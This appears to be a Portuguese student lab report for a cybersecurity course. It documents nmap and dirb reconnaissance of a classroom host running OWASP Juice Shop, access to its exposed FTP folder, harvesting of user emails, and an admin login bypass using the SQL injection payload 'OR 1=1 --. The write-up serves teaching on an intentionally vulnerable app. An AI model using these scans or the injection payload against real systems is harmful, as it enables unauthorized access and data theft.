
Cybersecurity (Hacker Mindset)

Relatório do checkpoint.

Rafael Rodrigues - RM 555794 ; Lucas Takemoto - RM 556804 —— 1TDCPG


No relatório foi utilizado a variação do debian “Kali” para explorar as vulnerabilidades.

Utilizei a ferramenta nmap para verifica as portas e as versões abertas no ip fornecido.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 10.3.46.100
```

Com isso foram encontradas as portas 3580, 5432, 8080, 135, 139, 445, 902, 912, 2002 e 3000




```
PORT     STATE SERVICE         VERSION
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, S
OAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SO
AP)
2002/tcp open  ssl/globe?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=PA406MICRO100
| Subject Alternative Name: DNS:PA406MICRO100.fiap.com.br, DNS:localhost, DNS
:PA406MICRO100
| Not valid before: 2023-08-29T17:45:13
|_Not valid after:  2028-08-27T17:45:13
3000/tcp open  ppp?
```




```
3580/tcp open  http           National Instruments LabVIEW service locator h
ttpd 1.0.0
|_http-title: Did not follow redirect to http://10.3.46.100:3582
|_http-server-header: NI Service Locator/1.0.0 (SLServer)
5432/tcp open  postgresql     PostgreSQL DB 9.6.0 or later
8080/tcp open  http           Embedthis HTTP lib httpd
|_http-title: Not Found
|_http-server-header: Embedthis-http
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
```

E também foi encontrado o host script e o traceroute.




```
Host script results:
|_nbstat: NetBIOS name: PA406MICRO100, NetBIOS user: <unknown>, NetBIOS MAC:
d0:94:66:e1:34:53 (Dell)
|_clock-skew: -4s
| smb2-time:
|   date: 2024-05-23T13:29:42
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.08 ms 10.0.2.2
2   0.08 ms 10.3.46.100

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.57 seconds
```

Encontramos na porta 912 um login administrativo.




```
220 VMware Authentication Daemon Version 1.0, ServerDaemonPr
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
```

Utilizando o comando dirb na porta 3000 onde hospedava um servidor web(http); Encontramos os seguintes endereços:



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.3.46.100:3000/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu May 23 09:40:52 2024
URL_BASE: http://10.3.46.100:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.3.46.100:3000/ ----
+ http://10.3.46.100:3000/assets (CODE:301|SIZE:179)
+ http://10.3.46.100:3000/ftp (CODE:200|SIZE:11071)
+ http://10.3.46.100:3000/profile (CODE:500|SIZE:1154)
+ http://10.3.46.100:3000/promotion (CODE:200|SIZE:6586)
+ http://10.3.46.100:3000/redirect (CODE:500|SIZE:3119)
+ http://10.3.46.100:3000/robots.txt (CODE:200|SIZE:28)
+ http://10.3.46.100:3000/snippets (CODE:200|SIZE:792)
+ http://10.3.46.100:3000/video (CODE:200|SIZE:10075518)
+ http://10.3.46.100:3000/Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Thu May 23 09:41:18 2024
DOWNLOADED: 4612 - FOUND: 9
```


Conseguimos acesso a uma ftp publica.



~ / ftp

```
quarantine              acquisitions.md     announcement_encrypted.md
coupons_2013.md.bak     eastere.gg          encrypt.pyc
incident-support.kdbx   legal.md            package.json.bak
suspicious_errors.yml
```


e nela foi encontrada um arquivo encriptado.


announcement_encrypted.md
~/Downloads/announcement_encrypted.md - Mousepad
File
Edit
Search
View
Document
Help

```
10109057449711827825422613771001753663977376585715365973860569540807292892
```


Ja na url padrão da porta 3000 foi encontrado um serviço web com o juiceshop.

http://10.3.46.100:3000/#/




You successfully solved a challenge: Confidential Document (Access a confidential document.)

no produto “Apple Juice” estava o email do admin: admin@juice-sh.op



admin@juice-sh.op
One of my favorites!

e no produto “The best juice shop” foram encontrados os seguintes emails: stan@juice-sh.op e bender@juice-sh.op




Reviews (2)

stan@juice-sh.op
I'd stand on my head to make you a deal for this piece of art.

bender@juice-sh.op
Just when my opinion of humans couldn't get any lower, along comes Stan...

Utilizando SQL-injection conseguimos fazer login como admin


SQL utilizado: 'OR 1=1 --
'thepassword'




Login

Email *: 'OR 1=1 --

Password *: 'thepassword'




e com isso tivemos acesso ao endereço salvo, o numero de telefone e aos últimos dígitos e validade de dois cartões



Delivery Address


Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890



My Payment Options

○	************4368	Administrator	2/2081
○	************8108	Administrator	4/2086

E por fim verificamos a estrutura do site utilizando a extenção do Wappalyzer



JavaScript frameworks
- Zone.js
- Angular 15.2.10

Programming languages
- Node.js
- TypeScript

Font scripts
- Font Awesome

CDN
- cdnjs
- Cloudflare

Miscellaneous
- Module Federation 50% sure
- Webpack 50% sure

JavaScript libraries
- jQuery 2.2.4
- core-js 3.37.0